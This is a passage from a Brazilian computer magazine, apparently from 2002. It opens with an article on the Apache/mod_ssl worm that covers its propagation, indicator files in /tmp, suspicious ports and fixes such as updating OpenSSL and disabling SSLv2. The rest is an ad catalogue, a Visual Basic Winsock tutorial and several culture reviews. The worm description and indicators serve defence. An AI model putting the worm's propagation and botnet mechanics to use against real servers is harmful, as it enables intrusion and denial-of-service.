Este módulo para o servidor Apache garante uma forte criptografia através do protocolo SSL, utilizando o projeto de código-fonte aberto OpenSSL. Dessa forma, a falha no kit afetou o mod_ssl e os servidores que o utilizavam.

Como tudo no mundo da segurança virtual, a falha foi utilizada, tendo como conseqüência o desenvolvimento do worm.

Minhocas por toda a parte

Primeiramente, o que são worms?

Worms são programas que se disseminam sozinhos, infectando vários computadores e aumentando o tráfego de rede.

Utilizando um procedimento diferente de contágio, o código malicioso foi desenvolvido visando atacar servidores Linux rodando Apache com o módulo vulnerável, através do protocolo SSL v2.0. O código é enviado para os sistemas e eles mesmos o compilam.

Existe, no entanto, uma limitação. Como os códigos utilizados para explorar a vulnerabilidade são escritos baseados em Assembly e são extremamente específicos, por enquanto apenas sistemas com arquitetura Intel são afetados.

Agora, vamos deixar de lado as introduções e ir direto ao ponto: Como funciona o Apache/mod_ssl worm?

Existem três variantes da minhoquinha espalhadas pela Rede mundial. Ambas rastreiam por sistemas potencialmente vulneráveis através da porta 80, protocolo TCP. Ao encontrar, inicia-se uma tentativa de conexão à porta 443, no mesmo protocolo anterior, com o intuito de enviar o código e fazer com que o alvo compile e execute o programa.

Após se instalar completamente, o worm inicia um processo de busca por outros sistemas desprotegidos, propagando-se.

Além disso, cria-se a possibilidade de realizar um DDoS (Distributed Denial of Service), na qual todas as vítimas participam do ataque. Essa outra característica é garantida quando o alvo inicia uma conexão através do protocolo UDP com o atacante, formando-se uma rede, através da qual são enviadas as ordens.

É neste item que as variantes apresentam seus maiores contrastes, pois cada uma utiliza portas diferentes para realizar o DDoS.

O próprio tráfico gerado por essa rede de ataque pode gerar complicações, e mesmo os sistemas que foram infectados e com o problema já solucionado continuam apresentando esse enorme fluxo de informações, já que seus endereços permanecem gravados na "teia da minhoca".

Você está infectado?

A seguir listarei os modos para você saber se já foi contaminado, permitindo que ações sejam tomadas contra o worm.

Após conectar-se ao alvo, um arquivo codificado é colocado em /tmp. Dependendo da variante o nome do arquivo muda. A seguir está a listagem dos arquivos das três conhecidas até agora.

```
Variante "A"
/tmp/.uubugtraq
/tmp/.bugtraq.c
/tmp/.bugtraq
Variante "B"
/tmp/.unlock.c
/tmp/.update.c
Variante "C"
/tmp/.cinik
/tmp/.cinik.c
/tmp/.cinik.go
/tmp/.cinik.goecho
/tmp/.cinik.uu
```

Outro indício de contaminação é o grande fluxo de informações fluindo nas seguintes portas:

```
Variante "A"
2002/udp
Variante "B"
     4156/udp
          1052/tcp
Variante "C"
          1978/udp
```

A porta que utiliza o protocolo TCP, na variante "B", está associada a um backdoor, e é característica única.

Outro ponto importante que deve ser observado é a grande quantidade de informações transferidas por essas portas, indicando uma possível participação em um DDoS. Essa análise pode ser feita através de ferramentas open source, disponíveis pela Internet, como o MRTG (*http://people.ee.ethz.ch/~oetiker/webtools/mrtg/*) – veja matéria na p. 20.

Correções

Para ficar livre dessa e de outras vulnerabilidades, esteja sempre atualizado e com seus programas nas versões mais estáveis.

No caso específico do worm, deve-se fazer o update do kit OpenSSL para uma versão igual ou superior a 0.9.6e.

Fique atento para as novas versões em *www.openssl.org*.

Outra atitude contra a propagação da minhoca é desabilitar o SSLv2 em seu servidor. Sugere-se uma consulta à documentação do mod_ssl (*www.modssl.org*), mas uma das opções possíveis é remover o SSLv2 como código suportável, na diretriz SSLCipherSuite, dentro do arquivo de configuração.

Esta é a configuração com o SSLv2 habilitado:

```
SSLCipherSuite ALL:!ADH:RC4+RSA:+HIGH:+SSLv2
```

Esta é a linha que deve ser adicionada para que o SSLv2 seja desabilitado:

```
SSLCipherSuite ALL:!ADH:RC4+RSA:+HIGH:!SSLv2
```

Note a mudança de +SSLv2 para !SSLv2. Esta contramedida resolve apenas o problema da vulnerabilidade do SSLv2, porém, existem outras vulnerabilidades no OpenSSL, reforçando a importância de ter seus programas sempre nas versões mais atualizadas e de estar sempre informado.

Declaro aqui que este artigo foi escrito baseado em publicações de sites de segurança. Não sou responsável pelas descobertas, nem pelo desenvolvimento do worm, baseando minhas informações no estudo do código e em informações confiáveis de terceiros.

The WebMasters II — Comprar — R$ 9,90
Conteúdo completo do curso de pós-graduação em Internet Business + como montar sua LAN House e softwares para redes

Cursos de Informática 4 — Comprar — R$ 9,90
202 cursos de hardware, design, programação, administração de redes, Linux, Java, Director + pacote de drivers para Linux

Meu Computador Especial — Comprar — R$ 9,90
No CD: trabalhos escolares, curso de italiano, latim, japonês, montagem de micros e outros. 55 programas para educação

DVD-ROM 3 — Comprar — R$ 19,90
Disco com o conteúdo de 14 CDs!
100 mil cliparts, 200 programas grátis, 650 MB de drivers, 202 cursos, pacotes de jogos e muito mais

Faça Você Mesmo — Comprar — R$ 9,90
Revista especial sobre gravação de CDs: gravação de músicas, gravação de CDs para DVDs e muito mais

H4CK3R 6 — Comprar — R$ 9,90
Vírus de A a Z, Game Hacking, Exploit Factory, criptografia, programação de sockets, rastreamento, tunneling HTTP

Geek 9 — Comprar — R$ 9,90
A arte de gravar CDs: manual e seleção de softwares no CD + 130 cursos completos

TopGames Surpresa 3 — Comprar — R$ 9,90
500 jogos para Windows!
Simples e divertidos, incluindo grandes clássicos

PC Brasil 10 — Comprar — R$ 9,90
Kit Básico de 50 softwares para testar e corrigir problemas em qualquer PC. 30 softwares para Java developers e muito mais

TopGames 21 — Comprar — R$ 9,90
The King Of Fighters 98 no CD! Mais 80 jogos completos, preview de Unreal 2 e vídeo de Ninja Gaiden

E-Learning 5 — Comprar — R$ 9,90
Curso especial de inglês em vídeo. Assista, repita e veja a correção. Mais lições de espanhol e francês, softwares para música e muito mais

Geek 26 — Comprar — R$ 9,90
Delphi para Linux completo – Open Kylix! MIVA, uma alternatica ao Java. Mais: Tudo sobre TCP/IP e pacote especial DirectX

Literatura Digital 1 — Comprar — R$ 9,90
Todos os livros de Paulo Coelho em versão digital! Mais: coleção completa de clássicos da literatura universal

Áudio e Vídeo Digital 6 — Comprar — R$ 9,90
Softwares especiais para guitarristas, incluindo Revalver, um rack digital de efeitos. Mais: destravamento de DVDs, loops e samples

Geek Especial 4 — Comprar — R$ 4,90
Aprenda a montar seu próprio computador + CD com coletânea especial de programas

TopGames Surpresa 4 — Comprar — R$ 9,90
Emuladores: jogos de videogames e arcades para você jogar no computador.

PC Brasil Especial 3 — Comprar — R$ 9,90
Kit do técnico em hardware contendo 20 softwares para diagnóstico e correção + discos de boot, minidistro Linux...

Meu computador 7 — Comprar — R$ 9,90
10 softwares para informatizar totalmente micro e pequenas empresas. Mais: editor de currículos, fax no micro...

PC Max 1 — Comprar — R$ 8,90
Informação pesada para quem gosta de hardware. Coolers para P4, ATI RADEON 9000 PRO, P4 Mobos, Truques da BIOS e muito mais

Geek Especial 11 — Comprar — R$ 9,90
Criação de games 3D, ferramentas OpenGL, Emuladores, criação de jogos em Flash, Game Cracking, códigos prontos e muito mais

CD-ROM Aprender 2 — Comprar — R$ 9,90
Softwares de tradução, gerador de telemensagens, central de fax, busca de CEP, dicionário de sonhos, jogos e muito mais

Click Especial 8 — Comprar — R$ 9,90
404 jogos que rodam direto do CD, sem necessidade de instalar! Clones de Super Mario Bros., Sonic e games clássicos

Click 7 — Comprar — R$ 8,90
Programas especiais para gravação de CDs, Softwares administrativos e muito mais

Áudio e Vídeo Digital 1 — Comprar — R$ 9,90
Programas e dicas para usar em seu micro para processar som e vídeo

Receba a sua revista em casa. Frete grátis.

E-Learning 1 — Comprar — R$ 9,90
Cursos de softwares, para vestibulandos, negócios na Internet e muito mais.

H4CK3R 2 — Comprar — R$ 9,90
Saiba o que é o hacktivismo, aprenda a configurar seu Linux para evitar ataques e muito mais

PC Brasil 6 — Comprar — R$ 9,90
Curso de Photoshop em vídeo, programas para Overclocking, pacote de softwares para programadores e o guia completo do VB

DVD-ROM 2 — Comprar — R$ 19,90
DVD-ROM com conteúdo equivalente a 14 CDs! Mais de 2.300 softwares, 9 trailers de filmes e muito mais.

E-Learning 2 — Comprar — R$ 9,90
101 cursos completos e pacote com simulados e apostilas para concursos públicos

H4CK3R 3 — Comprar — R$ 9,90
Tudo sobre sniffers, Unicode Bug, scanners de falhas e invasão sem vestígios

PC Brasil 9 — Comprar — R$ 9,90
Pacote de softwares para proteção + 15 mil páginas digitalizadas com Curso Superior de Processamento de Dados e muito mais

The WebMasters 07 — Comprar — R$ 9,90
R$ 430 em softwares. Webdesign, programação, scripts prontos para usar e muito mais

E-Learning Especial 1 — Comprar — R$ 9,90
Programas especiais para vestibulandos, resumos, cursos e muito mais

H4CK3R 5 — Comprar — R$ 9,90
War Driving: hacking wireless, Hacking para Mac, segredos do phreaking e DRDoS – o DoS turbinado,

Cursos de Informática — Comprar — R$ 9,90
Cursos de 3D Studio, Administração de redes, Delphi, AutoCAD, Visual Basic e testes de certificação

The WebMasters especial 1 — Comprar — R$ 9,90
Curso de Flash em vídeo, códigos FLA prontos, conversores, 17 programas para criar animações em Flash e muito mais

Nome: ____________________


Endereço: ____________________

Cidade: __________ **Estado:** ____ **CEP:** ______-___

E-mail ou Telefone: ____________________

Mande cheque nominal ou vale postal para: Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
Cerqueira César – São Paulo/SP – CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional
Para mais informações: (11) 3217-2600 ou atendimento@digerati.com.br
Para comprar pela Internet: www.digerati.com

Corte aqui. Corte aqui. Corte aqui.



Conheça as publicações da Digerati

Informática – Tecnologia – Conhecimento

DIGERATI editorial

www.digerati.com

Microsoft Visual Basic 6.0

Microsoft Winsock Control - mswinsck.ocx

Parte 1

por Gustavo Brasil
testadorx@hotmail.com

1- Introdução:

Integrante do Microsoft Visual Basic, o mswinsck.ocx, apesar de possuir algumas limitações é um bom componente de tráfego de dados e comunicação. Neste tutorial passarei um pouco do uso e alguns truques do componente usando o protocolo TCP. Vale salientar que essas não são as únicas formas ou então as melhores formas de implementação. É apenas uma simples demonstração do componente mswinsck.ocx

2- Considerações Iniciais:

2.1 Este componente possui sete Eventos:

- Private sub Close
- Private sub Connect
- Private sub ConnectionRequest
- Private sub DataArrival
- Private sub Error
- Private sub SendComplet
- Private sub SendProgress

2.1.1 Especificações dos Eventos:

- Close
Este evento é chamado quando a conexão é fechada ou interrompida após uma conexão realizada, caso o método Close venha a ser chamado pelo usuário, o Evento não se realizará

- Connect
Evento que será chamado quando o componente realizar a conexão com seu destino

- ConnectionRequest
Evento que receberá pedidos de conexões oriundos de outras aplicações. Esta rotina será usada se o seu componente em questão for um servidor, acionada pelo método Listen que veremos logo a seguir

- DataArrival
Evento que receberá o tráfego de dados

- Error
Evento que tratará erros que possam vir a acontecer com o uso do componente

- SendComplet
Evento acionado após qualquer dado enviado com êxito pelo componente

- SendProgress
Evento responsável para fazer uma amostragem do andamento do tráfego de dados no componente

2.2 Métodos do Componente (TCP):

- Accept
- Close
- Connect
- GetData
- Listen
- SendData
- LocalHostName
- LocalIP
- LocalPort
- RemoteHost
- RemoteHostIP
- State
- Tag

2.2.1 Especificações dos Métodos:

- Accept
Responsável por aceitar a conexão de outras aplicações no componente, usado na rotina: ConnectionRequest

- Close
Método que encerra uma conexão ou prepara o componente para aceitar ou conectar. Este método executado pelo usuário não acionará a rotina Close

- Connect
Método que conecta o componente ao seu destino

- GetData
Captura o que for enviado para o componente numa conexão

- Listen
Como estamos trabalhando com TCP, este método abrirá uma porta socket, disponibilizando aceitar conexões externas naquela porta

- SendData
Envia dados do componente para seu destino durante uma conexão

- LocalHostname
Função que retorna o nome da máquina que está usando o componente numa aplicação

- LocalIP
Função que retorna o IP da máquina que está usando o componente numa aplicação

- LocalPort
Idêntico ao de cima. A diferença é que o LocalPort retornará a porta que o componente estará usando durante a conexão ou que foi setada nas propriedades. Caso esta porta não seja informada e o componente não-conectado retornará 0 (zero). Esta porta pode indicar uma porta que está esperando por conexões ou que está sendo usada para tráfego de dados

- RemoteHost
Função que retorna o nome do host, que está conectado com o componente na ocasião. Podendo ser um servidor ou um cliente

- RemoteHostIP
Função que retorna o IP da máquina que está conectada com o componente na ocasião. Podendo ser um servidor ou um cliente

- State
Função que retorna o estado atual do componente

- Tag
Guarda strings em seu conteúdo.

Constante	Valor	Descrição
sckClosed	0	Default. Closed
sckOpen	1	Open
sckListening	2	Listening
sckConnectionPending	3	Connection pending
sckResolvingHost	4	Resolving host
sckHostResolved	5	Host resolved
sckConnecting	6	Connecting
sckConnected	7	Connected
sckClosing	8	Peer is closing the connection
sckError	9	Error

3- Aplicações:

3.1 Conectando a um servidor:

Para conectar a um servidor ou serviço usando o protocolo TCP, é necessário um IP e uma porta. O componente usando o protocolo TCP (o mswinsck.ocx também utiliza o protocolo UDP) se conectará usando um IP e porta não fugindo à regra. Estas rotinas podem ser usadas em qualquer parte da sua aplicação.

Sintaxe:

```
'Exemplos
Winsock1.Close
Winsock1.Connect 200.220.122.12, 80

Winsock1.Close
Winsock1.Connect "www.site.com", 80

Winsock1.Close
Winsock1.Connect StringIP/Domain, StringPorta
```

3.2 Enviando dados para o destinatário

Geralmente este método é usado com o Connect, pois os servidores, após ealizarem uma conexão, pedem um parâmetro para realizar a operação em questão. Este método não pode ser usado antes de ser realizada uma conexão. Depois de conectado, este método poderá ser usado em qualquer parte da sua aplicação, menos no evento Close. A Troca de dados se

dará por uma porta no cliente e a porta que o cliente conectou no servidor.

Sintaxe:

```
'Exemplos
Private Sub Winsock1_Connect()
Winsock1.SendData DadoEnviar
End Sub

Private Sub EnviarDados()
Winsock1.SendData DadoEnviar
End Sub

Private Sub Command1_Click()
Winsock1.SendData DadoEnviar
End Sub
```

3.3 Recebendo dados do destinatário

Os dados recebidos não são acumulativos, desde que você não faça uma rotina simples para tal. Este método somente é usado em conjunto com o evento DataArrival.

Sintaxe:

```
'Exemplos
Private Sub Winsock1_DataArrival(ByVal
bytesTotal As Long) 'Não Acumula Dados
Dim Recebido As String
Winsock1.GetData Recebido
Label1 = bytesTotalRec & " bytes Recebidos"
'Exemplo de catalogar parcial bytes recebidos
End Sub

Private Sub Winsock1_DataArrival(ByVal
bytesTotal As Long) 'Acumula Dados
Dim Recebido As String
Winsock1.GetData Recebido
TotalRecebido = TotalRecebido & Recebido
'TotalRecebido String Global
bytesTotalRec = bytesTotalRec & bytesTotal
'bytesTotalRec String Global
Label1 = bytesTotalRec & " bytes Recebidos"
'Exemplo de catalogar total bytes recebidos
End Sub
```

3.4 Aceitando conexões externas

Aqui você trabalhará com o evento ConnectionRequest, o método Accept em conjunto e o método Listen. A rotina logo abaixo atenderá somente uma conexão por vez, mas poderá ser reiniciada ou aceitar múltiplas conexões. O assunto será abordado adiante.

Sintaxe:

```
'Exemplos de como definir a porta para o
componente ouvir e aguardar conexões
Private Sub Form_Load()
Winsock1.LocalPort = 80
Winsock1.Listen
End Sub
'O método Listen pode ser usado em qualquer
parte da sua aplicação
Private Sub Command1_Click()
Winsock1.LocalPort = 80
Winsock1.Listen
End Sub

'Aceitando a Conexão. Antes, porém, necessi-
tando a rotina Winsock1.Listen
Private Sub Winsock1_ConnectionRequest(ByVal
requestID As Long)
Winsock1.Close
Winsock1.Accept requestID 'Variável que
representará o IP conectado
End Sub
```

3.5 Tratando Erros

Tratar os erros no seu componente é muito importante, além disso não deixa o mesmo fechar sua aplicação abruptamente. Aqui você usará o evento Error.

Sintaxe:

```
Private Sub Winsock1_Error(ByVal Number As
Integer, Description As String, ByVal Scode
As Long, ByVal Source As String, ByVal
HelpFile As String, ByVal HelpContext As
Long, CancelDisplay As Boolean)
Winsock1.Close 'Encerra o componente
MsgBox Err.Number & ":" & Err.Description
'Diálogo mostrando o Erro
End Sub
```

3.6 Envio de um dado completo

Este evento particularmente não tem muita utilidade nos meus projetos em VB que usam componentes mswinsck.ocx, mas segue uma rotina simples no seu uso.

Sintaxe:

```
Private Sub Winsock1_SendComplete()
MsgBox "O Dado já foi Enviado.",vbExclamation
'Um diálogo confirmando o envio
'Também pode ser uma chamada para um procedi-
mento ou Função
'Call ChamaAlgo
End Sub
```


4- Dicas:

4.1 Recebendo um dado por inteiro para depois interagir

Sua aplicação tem de receber um dado, tratá-lo, analisá-lo e somente depois enviar uma resposta, mas você não sabe quando a outra conexão acaba de enviar tal dado.

Se tanto o cliente e o servidor forem seus, você pode usar strings para delimitar diversas passagens dentro do andamento do programa, e uma delas é indicar o término de qualquer envio de informação. Digamos que eu setei a seguinte constante como final de qualquer dado transmitido na minha aplicação:

```
Const FinalDeDados =
"#FinalDeDadosProgramaX#"
```

Portanto eu uso o seguinte:

```
Private Sub Winsock1_DataArrival(ByVal
bytesTotal As Long)
Dim Recebido As String
Winsock1.GetData Recebido
TotalRecebido = TotalRecebido & Recebido
'TotalRecebido String Global
'Você pode receber tudo, arquivo, texto,
html, no entanto você terá que
'formatar o método de envio seu servidor para
tal e o recebimento.
'No entanto você teria que atentar para o
tipo de arquivo que você está
'salvando e salvá-lo em modo binário...
'Mas este tutorial é sobre o componente e não
como fazer esse método..
'Mas é muito fácil fazê-lo...

If InStr(Recebido, FinalDeDados) > 0 then
Call TiraConstanteFormataArquivoSalvaDisco
End Sub
```

Outra maneira é o Servidor antes de enviar o arquivo ou na resposta mesmo, informar o tamanho do arquivo a ser enviado, então ficaria assim:

```
Private Sub Winsock1_DataArrival(ByVal
bytesTotal As Long)
Dim Recebido As String
Winsock1.GetData Recebido
TotalRecebido = TotalRecebido & Recebido
'TotalRecebido String Global
'Você pode receber tudo, arquivo, texto,
html, no entanto você terá que
'formatar o método de envio seu servidor para
tal e o recebimento.
If TotalRecebido = TamanhoFileEmBytes then
Call FormataArquivoSalvaDisco
End Sub
```

- Eu sei que o servidor encerra a conexão, mas eu não sei quando isso ocorre. Este exemplo é muito simples, você poderá usar uma simples condição ou usar o evento Close. Este método é ideal para ser usado com servidores HTTP, por exemplo.

Método 1:

```
Private Sub Winsock1_DataArrival(ByVal
bytesTotal As Long)
Dim Recebido As String
Winsock1.GetData Recebido
TotalRecebido = TotalRecebido & Recebido
'TotalRecebido String Global
End Sub

Private Sub Winsock1_Close()
Call FormataArquivoSalvaDisco(TotalRecebido)
End Sub
```

Método 2:

```
Private Sub Winsock1_Connect()
Winsock1.SendData Requisicao
Call EsperaEncerrar
End Sub

Private Sub Winsock1_DataArrival(ByVal
bytesTotal As Long)
Dim Recebido As String
Winsock1.GetData Recebido
TotalRecebido = TotalRecebido & Recebido
'TotalRecebido String Global
End Sub

Private Sub EsperaEncerrar()
While Winsock1.State = 7 then
DoEvents
Wend

Call FormataArquivoSalvaDisco(TotalRecebido)
Exit Sub
'caso queira fechar o socket depois use:
Winsck1.Close
End Sub
```

Não perca, na próxima edição, a segunda e última parte deste tutorial

Vai uma quentinha?

Em Reino de Fogo, dragões fazem um tremendo churrasco - e você está "convidado"

Dragões. Esses seres alados sempre nos fascinaram, e não é à toa que há tantos livros, contos e filmes estrelados por eles. Entretanto, os conceitos atribuídos aos dragões mudam. No cinema, por exemplo, dependendo do filme a que se assiste, podemos ter uma visão boazinha ou maléfica dos monstros. *Reino de Fogo*, a mais recente produção a tratar do tema, resgata precisamente esta última.

O filme chama a atenção por ambientar os dragões, seres típicos de histórias antigas e grandes épicos, num planeta Terra futurista, habitado por homens em busca da sobrevivência. Aí é que está o charme da obra, pois o misto de ficção científica e filme de fantasia, recheado com muito suspense, ação, violência e efeitos especiais, dá um ótimo resultado.


A história é a seguinte: uma engenheira descuidada acidentalmente acorda os dragões de seu sono milenar e eles saem assando tudo e todos, exceto alguns poucos humanos que escapam - entre eles, o filho da tal senhora, que conta com a ajuda de um estranho que diz saber como ferrar os grandões.

Ponto negativo: a exploração cênica do tema deixou um pouco a desejar. Por exemplo, nós não vemos os dragões destruindo as cidades: as informações são passadas na tela, por jornais. Como sabemos que você, leitor, adoraria ver pessoas sendo queimadas vivas por monstros sádicos e furiosos, *Reino de Fogo* não ganha cotação máxima, mas que é bem legal, é.

Site: *bventertainment.go.com/movies/reignoffire*

A revolução chega ao cinema

Linux é o tema de Revolution OS



Da esq. para a dir., Stallman, Linus e Perens, três dos maiores protagonistas da saga Linux

A 26ª Mostra de Cinema de São Paulo se transformou em um ponto de encontro geek no dia 21 de outubro de 2002.Nesta data, mais precisamente às 20h da noite, era apresentado o filme que levava o Linux para as salas de cinema damaior cidade da América do Sul. Revolution OS está longe de ser um documentário genial. Seu roteiro, que tem como tema a história do Linux, é confuso e carece de um narrador que forneça ao grande público maiores explicações sobre um assunto tão técnico. Assim, ele acaba sendo um filme para poucos, sobre um assunto que deveria interessar a todos.

Mas podemos dar um desconto. Afinal, o diretor J.T. Moore é iniciante em longas e fez quase todo o trabalho sozinho, incluindo roteiro, fotografia e edição. Pesados esses fatos, chega-se à conclusão de que seu trabalho foi heróico.

Nas longas entrevistas com os protagonistas da história do pingüim, como Linus Torvalds, Richard Stallman, Eric Raymond e Bruce Perens, o que se obtêm são profundas revelações sobre o inegável caráter hacker do projeto. Mas às vezes chega a ser cansativo acompanhar o ritmo alucinante dos relatos de personagens tão geniais.

De qualquer forma, há algumas surpresas, como ver um Richard Stallman bem-humorado, ainda que continue sempre teimando em defender teses como a diferença filosófica entre Free Software e Open Source e a necessidade de chamar o sistema de GNU/Linux. Durante seu discurso na LinuxWorld, ao receber o prêmio Linus Torvalds, ele diz: "Isso é a mesma coisa que Han Solo receber o prêmio Frota Rebelde". A platéia vai abaixo, mas a seu lado, Linus está com suas pequenas filhas, brincando no palco.

Essa, talvez, seja a mais importante verdade retirada do filme: a principal diferença entre Stallman e Linus é que o primeiro vive absolutamente tenso, preocupado em registrar na história seu papel de transformador do mundo; e o segundo só quer mesmo viver, se dar bem e brincar despreocupadamente com as suas crianças.


As massas móveis

Livro mostra os caminhos da próxima revolução digital

Enquanto uma multidão enfrenta a polícia nas ruas de Manila, um ativista sai do meio da massa e começa a digitar desesperadamente uma mensagem no seu celular. O SMS não é nada mais, nada menos que um pedido de socorro para a outra multidão que se encontra a duas quadras de distância.

Por causa dessa facilidade de comunicação, o presidente Joseph Estrada foi obrigado a renunciar. As manifestações expressivas, organizadas através da troca de mensagens de celulares, forçaram a renúncia do presidente corrupto.

Em outros lugares, onde mais de 60% da população possui telefone celular (como a Finlândia, terra natal da Nokia), a possibilidade de conexão permanente entre as pessoas tem efeitos profundos sobre a sociedade, sua forma de organização e comunicação. E tudo isso está só começando.



Esta é a interessante tese defendida por um dos papas das comunidades virtuais, Howard Rheingold, no seu mais recente livro: *Smart Mobs* (um jogo de palavras que pode significar "As massas inteligentes" ou "Os aparelhos móveis inteligentes"). Estudando a juventude, principal usuária do SMS nos celulares, em vários países, Rheingold mostra as grandes mudanças que estão acontecendo na vida e como esta nova geração está moldando um futuro diferente para a nossa sociedade.

Livro: Smart Mobs - The Next Social Revolution
Autor: Howard Rheingold
Editora: Perseus Publishing
Preço: US$ 18,20
Onde: www.amazon.com

A escuridão que vem do norte

Burzum é uma das bandas mais obscuras de todos os tempos

Na música, muitas vezes os artistas criam personagens com o objetivo de atingir um tipo de público. Na enorme maioria dos casos isto é puro jogo de marketing. No rock e no heavy metal, não é diferente. Muitos roqueiros, quando fora do palco, passam o tempo brincando com seus filhinhos. Nada daquela violência, destruição e loucura por trás das guitarras.

Varg Vikernes, o faz tudo da banda Burzum. A temática viking sempre acompanhou o músico. Hoje, uma figura polêmica por assumir abertamente posturas neo-nazistas.

Euronymous, o músico mais influente do black metal norueguês

Em outras áreas da música, a situação é ainda pior. A forma de falar, vestir e comer é decidida nos escritórios de relações públicas e de marqueteiros. Mas, algumas vezes, encontramos músicos que não representam, mas vivem e acreditam no que cantam e compõem. E isso pode ser aterrorizante.

É o caso das bandas de black metal que dominaram a cena nos países nórdicos, principalmente na Noruega, durante o início dos anos 90. O black metal é uma derivação do metal tradicional que tem como característica a temática satânica. Seus primórdios podem ser encontrados no Black Sabbath. Mas, perto da turma norueguesa, Ozzy deve ser considerado um santo.

Entre elas, a mais assustadora (em termos musicais e comportamentais) foi a banda-de-um-homem-só, Burzum, que significa "escuridão". A banda era formada por Varg Vikernes, que tocou todos os instrumentos nos poucos discos lançados. Varg se autodenominava Count Grishnackh e também tocava baixo na famosa Mayhem, a banda do guitarrista Euronymous. Juntos, Vikernes e Euronymous eram os dois músicos mais famosos da cena black metal norueguesa. Também eram acusados de liderar o "Círculo Negro", como eram conhecidos os fãs e músicos do black metal. Mas, depois de diversas igrejas queimadas, cemitérios atacados e algumas mortes, aparentemente o Círculo Negro era algo mais do que um grupo de amigos que se encontrava para ouvir música.

E Vikernes era o mais radical de todos eles. Supostamente, foi o organizador do incêndio criminoso que destruiu a igreja mais antiga da Noruega. E foi numa aparente disputa pelo poder dentro deste Círculo que Vikernes assassinou Euronymous com diversas facadas em 1993. Era o fim de um movimento que talvez tenha levado seus pesadelos muito a sério.

Condenado a 21 anos de prisão, Vikernes renunciou ao seu passado satanista e assumiu posições cada vez mais neonazistas. Lançou algumas músicas novas na prisão, mas música eletrônica, porque o rock descende do blues, que, segundo ele, é "música de negro". Independente destas posturas atuais, a música do Burzum é excelente e influenciou muita gente por aí.

por Bruno Cesar
